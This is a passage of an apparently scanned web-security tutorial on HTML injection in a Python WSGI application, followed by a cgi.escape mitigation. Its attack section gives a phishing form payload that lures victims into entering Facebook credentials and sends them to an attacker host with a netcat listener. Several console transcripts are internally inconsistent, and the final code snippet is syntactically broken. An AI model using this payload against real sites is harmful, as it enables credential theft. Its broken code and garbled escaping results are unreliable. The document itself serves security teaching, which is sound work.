
I must now run the written python sample web application:

```
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Help
coded@coded:~$ mkdir vulnerableapp
coded@coded:~$ cd vulnerableapp/
coded@coded:~/vulnerableapp$ nano app.py
coded@coded:~/vulnerableapp$ sudo chmod +x app.py
[sudo] password for coded:
coded@coded:~/vulnerableapp$ python app.py
```


No prompt because it has already created a local server which has the web application accessible at port '8051', and hence I use my browser to point to port '8051' on localhost and access the sample web application which I just deployed using python:




This way, I can access the web application which is being served locally to the specified port shown above, all I need here is to enter and access the web application and analyze it. There is no need to specify a directory here because the python is hosting the application is serving at port '8051':



The application has loaded up successfully in the web browser and I now have a visual representation of what could be done. There are options to input user data onto the 'name' form and 'checkbox' different hobbies which are listed. I select my preferred name and the hobbies, I am interested in:



I click the 'submit' to generate the request to the 'web-server' and hence processing is done server side and then generating or serving the web-page which is represented by the web-browser. On entering, I look at the output:



Quite obviously, I can now see the different named query string which I had inputted, as well as the name of the parameters. I enumerated two parameters which are visually available since it is a 'GET' request:

1. Name
2. Hobbies


And hence I need to test these parameters. Now since the web application has been developed and deployed successfully, I will go ahead and write how HTML Injection could be possible here and render web-page by an attacker which is unintentional logic implemented by a web developer or an administrator who maintains the python code. Having looked at various ways we could take advantage of HTML Injection to load up a visual form to lure victim, I am not going into detail on how to do the same, and describing all the payloads. The next section deals with testing for HTML Injection and spawning un-intended sensitive information to a remote listener where an attacker would be listening. This was demonstrated in previous sections on ASP sample vulnerable code and as well as PHP sample vulnerable code, if the reader is still curious how an attacker could take an advantage of HTML Injection, refer to previous sections to have a detailed and guided setup of the attacker system to listen to a port and harvest the sensitive information sent by the victim which is un-intentional. Once the python server is started, error logs could be seen on the terminal itself:

```
coded@coded:~/vulnerableapp$ python app.py
localhost - - [26/Aug/2014 00:19:54] "GET /parsing_get.wsgi?name=coded HTTP/1.1"
200 732
localhost - - [26/Aug/2014 00:22:14] "GET / HTTP/1.1" 200 732
localhost - - [26/Aug/2014 00:25:25] "GET /parsing_get.wsgi?name=Shritam&hobbies
=Vulnerability+Research HTTP/1.1" 200 722
```




## Injecting HTML Code into Python based Application – HTML Injection

While everything could be complicated from developing a web application which I demonstrated at the previous section, to break the web application is much easier. In this section, I will render the web-page according to my wishes acting as an attacker. Once I do this, I should be able to insert a form to lure the victim into submitting sensitive information to which the attacker would be benefited. But before everything, I would first test this sample vulnerable python code for ‘code injection’ attack, which is HTML Injection precisely for this document scope. To do so, I inject a test payload ‘<b>Inject</b>’ to the ‘name’ parameter which is supposed to take the query string and doesn’t apply any escaping:



After submitting the form, I get this:









It is very clear from the rendering that the server side did process my payload which was '**Inject**' and the intention was to display a bold text and the payload worked. Now, as previously demonstrated in the previous sections, I developed a payload with had a form, and could lure a victim and hence I would go ahead and inject this form because the web application is vulnerable to HTML Injection, the payload I use is:

```
<b>Shritam</b><br><br><b>Enter your Facebook Username and Password below to Unlock Amazon Free Vouchers :<br><br><form action="http://192.168.119.128:8080" method="GET"><input type="text" name="email" placeholder="Your Username"><br><input type="password" name="password"><br><input type="submit" value="Submit"></form>
```

I had been listening on an attacker setup machine with 'netcat' listening on port '8080', and hence I should get the credentials if the victim supplied them and had submitted the form:




The server is being listening on a different operating system which is my attack setup. The port is '8080', and is accepting connections; on injecting the payload, the page would render as follow on the victim's side:






The victim will now go ahead and submit his sensitive information as follows:




And upon submitting the request, the information will be sent to the attacker where he has been listening and will intercept the request made by the victim unintentionally:






## Mitigating HTML Injection Vulnerable Python Code

Python being a flexible scripting language provides a rich set of libraries to mitigate vulnerabilities in the web application. One such approach to mitigation for HTML Injection could be 'Output Escaping'. In this section I will go ahead and first define what 'escaping' in python would look like, and then I will draft out how escaped output would look like and the problems associated with escaping. First, I will go on demonstrating applying escaping on input to sanitize the input, bringing up python console:



I will start off by importing a library called 'cgi', which stands for 'Common Gateway Interface', I am not going into the details of the python programming language and that is something which could be followed in python based hardcore intense training courses:



Next I will test this library applying a function of the library called 'escape', to different situations like:

1. Testing it against a sample HTML payload.
2. Testing it against specific payload such as single quote (').
3. Testing it against specific payload such as double quote (").



To test the 'escape', I first need to declare a variable which would take an input and then escape it, for this purpose, I declare a variable called 'name' which is used to store the user input and the user input is our usual HTML render based code to test the first test condition:

```
Applications Tue Aug 26 1:33 AM
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/vulnerableapp
coded@coded:~/vulnerableapp$ python
Python 2.7.3 (default, Apr 10 2013, 05:46:21)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import cgi
>>> name = "<h1>Vulnerable to HTMLi</h1>"
```

After that I stored the input, I apply the 'cgi.escape' to the input taken and display it and the rest results were as follows:

```
Applications Tue Aug 26 1:35 AM
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/vulnerableapp
coded@coded:~/vulnerableapp$ python
Python 2.7.3 (default, Apr 10 2013, 05:46:21)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import cgi
>>> name = "<h1>Vulnerable to HTMLi</h1>"
>>> cgi.escape(name)
'&lt;h1&gt;Vulnerable to HTMLi&lt;/h1&gt;'
>>>
```

And therefore from the first test applied, I can conclude that:

1. '<' was escaped to '&lt;'.
2. '>' was escaped to '&gt;'.
3. The rest remained unchanged.

Now, the same method should be applied to test for the second test condition, which is determining if single quotes are being filtered or not, if single quotes are not filtered, I will see no change in the string applied, if there is any escaping, I would see the change which will result in character modification. To determine if this is being happening, I need to append a 'single quote' to the already crafted input and determine again for test condition two, this could be achieved in the following way:



```
Applications Tue Aug 26 1:40 AM
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded:~/vulnerableapp x coded@coded:~/vulnerableapp x
coded@coded:~/vulnerableapp$ python
Python 2.7.3 (default, Apr 10 2013, 05:46:21)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import cgi
>>> name = "<h1>Vulnerable to HTMLi</h1>"
>>> cgi.escape(name)
'&lt;h1&gt;Vulnerable to HTMLi&lt;/h1&gt;'
>>> name = "<h1>Vulnerable to HTMLi</h1>'"
```

Carefully look that I appended a single quote (') after the initial payload to determine the result, which brought me the following:

```
Applications Tue Aug 26 1:42 AM
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded:~/vulnerableapp x coded@coded:~/vulnerableapp x
coded@coded:~/vulnerableapp$ python
Python 2.7.3 (default, Apr 10 2013, 05:46:21)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import cgi
>>> name = "<h1>Vulnerable to HTMLi</h1>"
>>> cgi.escape(name)
'&lt;h1&gt;Vulnerable to HTMLi&lt;/h1&gt;'
>>> name = "<h1>Vulnerable to HTMLi</h1>'"
>>> cgi.escape(name)
'&lt;h1&gt;Vulnerable to HTMLi&lt;/h1&gt;'"
>>>
```

Clearly, the second test condition passed and I can see that no escaping was done to single quotes ('), and on the output the single quotes came along as it was in the original payload, but others were affected as our first test condition failed because of escaping. Now, this will be again re-processed to determine the third test condition which is to determine if double quotes are being escaped, to do so, I again append a double quote after the single quote from the previous user input:



```
Applications Tue Aug 26 1:45 AM
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/vulnerableapp
coded@coded:~/vulnerableapp$ python
Python 2.7.3 (default, Apr 10 2013, 05:46:21)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import cgi
>>> name = "<h1>Vulnerable to HTMLi</h1>"
>>> cgi.escape(name)
'&lt;h1&gt;Vulnerable to HTMLi&lt;/h1&gt;'
>>> name = "<h1>Vulnerable to HTMLi</h1>'"
>>> cgi.escape(name)
"&lt;h1&gt;Vulnerable to HTMLi&lt;/h1&gt;'"
>>> name = "<h1>Vulnerable to HTMLi</h1>'"
```

Look carefully at the appended character which now includes a double quote to test it, to this, a 'cgi.escape' was applied which is used in many web application and as a library and the result was astonishing:

```
Applications Tue Aug 26 1:46 AM
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/vulnerableapp
coded@coded:~/vulnerableapp$ python
Python 2.7.3 (default, Apr 10 2013, 05:46:21)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import cgi
>>> name = "<h1>Vulnerable to HTMLi</h1>"
>>> cgi.escape(name)
'&lt;h1&gt;Vulnerable to HTMLi&lt;/h1&gt;'
>>> name = "<h1>Vulnerable to HTMLi</h1>'"
>>> cgi.escape(name)
"&lt;h1&gt;Vulnerable to HTMLi&lt;/h1&gt;'"
>>> name = "<h1>Vulnerable to HTMLi</h1>'"
File "<stdin>", line 1
    name = "<h1>Vulnerable to HTMLi</h1>'"
    ^
SyntaxError: EOL while scanning string literal
>>>
```

Why did the error happen, if you are already into python, you would know the reason, for those who had been wondering, python by default takes input in double quotes and single quotes and to escape that to make the input suitable to python compiler, I would need to first fit in the input to display it and then apply the extra double quote which I am trying to get a 'cgi.escape' on after nullifying all the other doubles quotes for taking in the input string, so this resulted in:



```
Applications Tue Aug 26 1:50 AM
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/vulnerableapp
coded@coded:~/vulnerableapp$ python
Python 2.7.3 (default, Apr 10 2013, 05:46:21)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import cgi
>>> name = "<h1>Vulnerable to HTMLi</h1>"
>>> cgi.escape(name)
'&lt;h1&gt;Vulnerable to HTMLi&lt;/h1&gt;
>>> name = "<h1>Vulnerable to HTMLi</h1>"
>>> cgi.escape(name)
"&lt;h1&gt;Vulnerable to HTMLi&lt;/h1&gt;"
>>> name = "<h1>Vulnerable to HTMLi</h1>'"
File "<stdin>", line 1
    name = "<h1>Vulnerable to HTMLi</h1>'"
    ^
SyntaxError: EOL while scanning string literal
>>> name = "<h1>Vulnerable to HTMLi</h1>'"
>>> cgi.escape(name)
"&lt;h1&gt;Vulnerable to HTMLi&lt;/h1&gt;"
>>>
```

I double quote was not escaped and if this looks very complex for new beginners to understand, get into python scripting and read this section again, or here's a new additional method to achieve the same results, here I encapsulated the double quote into three set of double quotes to nullify the first three double quotes and the last three double quotes, anything in the middle will be treated as the user input, and hence:

```
Applications Tue Aug 26 1:55 AM
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/vulnerableapp
coded@coded:~/vulnerableapp$ python
Python 2.7.3 (default, Apr 10 2013, 05:46:21)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import cgi
>>> name = "" " " ""
>>> cgi.escape(name)
' " '
>>>
```

This isn't any trick, but default python design functionality. So the third test condition passed and I verified that 'cgi.escape' does not escape double quotes as well. So the take away from this section is that we need to use more precise escaping rather than 'cgi.escape', although the last condition could be mitigated with the following by enabling escaping of 'double quote', by default it is turned off:



```
Applications Tue Aug 26 2:00 AM
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/vulnerableapp
coded@coded:~/vulnerableapp$ python
Python 2.7.3 (default, Apr 10 2013, 05:46:21)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import cgi
>>> name = "" " ""
>>> cgi.escape(name)
' '
>>> cgi.escape(name, quote=True)
'&quot; '
>>>
```

And hence by appending an additional value of 'quote=True' set to Boolean 'True' (case sensitive), the double quotes are escaped too. This is however by manually invoking the 'quote' to 'True' value. There are a ton of python deployed web application which use different libraries and depend on their escaping rules, which should always be verified and understood and then evaluated and applied to the web application logic. All of the escaping mentioned here is to avoid bad HTML page interpretation and not to precisely stop web attacks and hence everything should be evaluated before implementing them into the working code. Now that I have mentioned the basic, here is the takeaway:

1. CGI escaping does not provide HTML protection because if double quotes are explicitly not escaped by the developer or the code maintainer, the web application logic may fail and close the values with double quote and then start a new HTML code tag to render as per the attackers wish. This leads to HTML Injection.
2. Using CGI escape, the character < is escaped to &lt; > is escaped to &gt; and ampersand itself is escaped to &amp; which does the job of escaping harmful HTML code which could affect the web application but since it does not escape double quotes by default, the application might end up being vulnerable to Cross Site Scripting (not HTML Injection, since the tag elements which are needed are being escaped) through JavaScript event handlers.
3. As the concepts declared before, do not trust user input, escaping is good but Output validation and input sanitization should still be done. There are different scenarios where the web application developer could need to protect his/her application. Context based protection measures should be applied at server side code to protect application from code injection attacks which are not minor these days and could affect the integrity of the overall application security.


Having said everything, I go ahead to mitigate our sample vulnerable code and provide proper escaping to the query string parameter which were vulnerable to HTML Injection. Cross Site Scripting on the query string parameter won't work, so do not bother to try. It's designed to be vulnerable to HTMLi.





## Mitigating Vulnerable Python Code via Escaping

Python really has a lot of libraries which could be used to escape User Input, sanitize them and modify malicious payloads into harmless components via escaping the characters. In this section, I will introduce a special CGI escape scenario via which characters which went to our query string as malicious payload which could had rendered as per attackers wish into harmless characters. Have a look at below code snippet where I declared importing libraries:



```
Applications Tue Aug 26 10:03 AM
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Tabs Help
coded@coded: ~/... x coded@coded: ~/... x coded@coded: ~/... x coded@coded: ~/... x coded@coded: ~/... x coded@coded: ~/... x
GNU nano 2.2.6 File: app.py
! /usr/bin/env python
from wsgiref.simple_server import make_server
from cgi import parse_qs, escape
```

I had called the 'cgi' library and imported functionalities such as 'parse\_qs', and 'escape', but however never used the 'escape' functionality. What I am about to do, is go ahead and add the following lines in my sample vulnerable Python code, which would take care of the escaping:

```
name = escape(name)
hobbies = [escape(hobby) for hobby in hobbies]
```

So, I merge these lines which escapes the 'name' parameter in-taking the query string into the server side application code. To do so, I need to make sure, that the indentation is right and hence merge the code right below 'application' definition in the python code in the correct place:

```
# Always escape user input to avoid code injection
name = escape(name)
hobbies = [escape(hobby) for hobby in hobbies]
response_body = html % (name or 'Empty',
                        ', '.join(hobbies or ['No Hobbies, you probably need one!']))

status = '200 OK'
```




```
def application(environ, start_response):  
    # Returns a dictionary containing lists as values.  
    d = parse_qs(environ['QUERY_STRING'])  
    # In this idiom you must issue a list containing a default value.  
    name = d.get('name', [''])[0] # Returns the first name value.  
    hobbies = d.get('hobbies', []) # Returns a list of hobbies if applied.  
  
    # Always escape user input to avoid code injection  
    name = escape(name)  
    hobbies = [escape(hobby) for hobby in hobbies]  
    response_body = html % (name or 'Empty',  
        '.join(hobbies or ['No Hobbies, you probably need one!']))  
  
